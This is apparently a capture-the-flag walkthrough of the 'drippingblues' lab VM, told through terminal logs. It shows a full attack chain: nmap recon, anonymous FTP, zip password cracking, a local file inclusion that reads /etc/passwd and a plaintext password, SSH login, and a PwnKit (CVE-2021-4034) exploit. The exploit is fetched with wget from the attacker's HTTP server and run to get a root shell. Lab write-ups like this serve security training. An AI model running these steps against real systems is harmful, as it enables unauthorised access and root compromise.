```
❯ cat version -l python -p
# Nmap 7.95 scan initiated Sat Mar  8 16:36:05 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p21,22,80 -oN version 10.0.2.55
Nmap scan report for 10.0.2.55
Host is up (0.00049s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxrwxrwx    1 0        0             471 Sep 19  2021 respectmydrip.zip [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.2.15
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9e:bb:af:6f:7d:a7:9d:65:a1:b1:a1:be:91:cd:04:28 (RSA)
|   256 a3:d3:c0:b4:c5:f9:c0:6c:e5:47:64:fe:91:c5:cd:c0 (ECDSA)
|_  256 4c:84:da:5a:ff:04:b9:b5:5c:5a:be:21:b6:0e:45:73 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-robots.txt: 2 disallowed entries
|_/dripisreal.txt /etc/dripispowerful.html
MAC Address: 08:00:27:06:A9:67 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar  8 16:36:12 2025 -- 1 IP address (1 host up) scanned in 7.14 seconds
```


```
❯ ftp 10.0.2.55
Connected to 10.0.2.55.
220 (vsFTPd 3.0.3)
Name (10.0.2.55:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||63181|)
150 Here comes the directory listing.
-rwxrwxrwx    1 0        0             471 Sep 19  2021 respectmydrip.zip
226 Directory send OK.
ftp> get respectmydrip.zip
local: respectmydrip.zip remote: respectmydrip.zip
229 Entering Extended Passive Mode (|||58015|)
150 Opening BINARY mode data connection for respectmydrip.zip (471 bytes).
100% |*****************************************************************
226 Transfer complete.
471 bytes received in 00:00 (210.89 KiB/s)
ftp> exit
221 Goodbye.
❯ unzip respectmydrip.zip
Archive:  respectmydrip.zip
[respectmydrip.zip] respectmydrip.txt password:
```


```
❯ fcrackzip -v -D -u -p /usr/share/wordlists/rockyou.txt respectmydrip.zip
found file 'respectmydrip.txt', (size cp/uc     32/    20, flags 1, chk 5c92)
'secret.zip' is not encrypted, skipping
checking pw 1nk5lave0844

PASSWORD FOUND!!!!: pw == 072528035
```

```
❯ ls
ports  respectmydrip.txt  respectmydrip.zip  secret.zip  version
❯ unzip secret.zip
Archive:  secret.zip
[secret.zip] secret.txt password:
```


```
❯ cat respectmydrip.txt -p
just focus on "drip"
```




view-source:http://10.0.2.55/index.php?drip=/etc/dripispowerful.html
Firefox Default
GTFOBins
Nessus
SonarQube
CCNA
OTW
HMVM
DL
THL
R-M
<!DOCTYPE html>
<html>
<body>
<style>
body {
background-image: url('drippin.jpg');
background-repeat: no-repeat;
}
@font-face {
font-family: Segoe;
src: url('segoeui.ttf');
}
.mainfo {
text-align: center;
border: 1px solid #000000;
font-family: 'Segoe';
padding: 5px;
background-color: #ffffff;
margin-top: 300px;
}
.emoji {
width: 32px;
}
</style>
password is:
imdrippinbiatch
</body>
</html>
<html>
<body>
driftingblues is hacked again so it's now called drippingblues. :D hahaha

by

travisscott & thugger


view-source:http://10.0.2.55/index.php?drip=/etc/passwd
Firefox Default
GTFOBins
Nessus
SonarQube
CCNA
OTW
HMVM
DL
THL
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nolog
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
thugger:x:1001:1001:,,,:/home/thugger:/bin/bash

```
❯ ssh thugger@10.0.2.55
The authenticity of host '10.0.2.55 (10.0.2.55)' can't be established.
ED25519 key fingerprint is SHA256:eVoGERVw0lG6hbny1KztaN+fD1oHC/zhGfuexoATqME.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:15: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.55' (ED25519) to the list of known hosts.
thugger@10.0.2.55's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.11.0-34-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


495 updates can be installed immediately.
233 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
thugger@drippingblues:~$ password ssh thugger: imdrippinbiatch
```

```
thugger@drippingblues:~$ ls
Desktop  Documents  Downloads  exploit.py  linpeas.sh
thugger@drippingblues:~$ ./linpeas.sh
```

```
[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
```

A1vinSmith / **CVE-2021-4034** Public

Code | Pull requests | Actions | Projects | Security | Insights

Files

main

Go to file

- CVE-2021-4034.png
- CVE-2021-4034.py
- README.md

CVE-2021-4034 / **CVE-2021-4034.py**

GatoGamer1155 Add files via upload

Code | Blame | 78 lines (67 loc) · 2.25 KB

```
1  import base64
2  import os
3  import sys
4
5  from ctypes import *
6  from ctypes.util import find_library
```

```
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
10.0.2.55 - - [08/Mar/2025 20:07:21] "GET /CVE-2021-4034.py HTTP/1.1" 200 -
```

```
thugger@drippingblues:~$ cd /tmp
thugger@drippingblues:/tmp$ wget http://10.0.2.15/CVE-2021-4034.py
--2025-03-08 22:07:21--  http://10.0.2.15/CVE-2021-4034.py
Connecting to 10.0.2.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2301 (2,2K) [text/x-python]
Saving to: ‘CVE-2021-4034.py’

CVE-2021-4034.py                            100%[==================

2025-03-08 22:07:21 (767 MB/s) - ‘CVE-2021-4034.py’ saved [2301/2301]

thugger@drippingblues:/tmp$ ls
CVE-2021-3560.py
CVE-2021-4034.py
systemd-private-cfba67c6f4674685aac374613b1fc170-apache2.service-5jrYb
systemd-private-cfba67c6f4674685aac374613b1fc170-colord.service-tqjMki
systemd-private-cfba67c6f4674685aac374613b1fc170-ModemManager.service-
systemd-private-cfba67c6f4674685aac374613b1fc170-switcheroo-control.se
systemd-private-cfba67c6f4674685aac374613b1fc170-systemd-logind.servic
thugger@drippingblues:/tmp$ python3 CVE-2021-4034.py
 [+] Iniciando el exploit
 [+] Exploit completado
# id+
sh: 1: id+: not found
# whoami
root
# root
sh: 3: root: not found
# id+
sh: 4: id+: not found
# id
uid=0(root) gid=1001(thugger) groups=1001(thugger)
#
```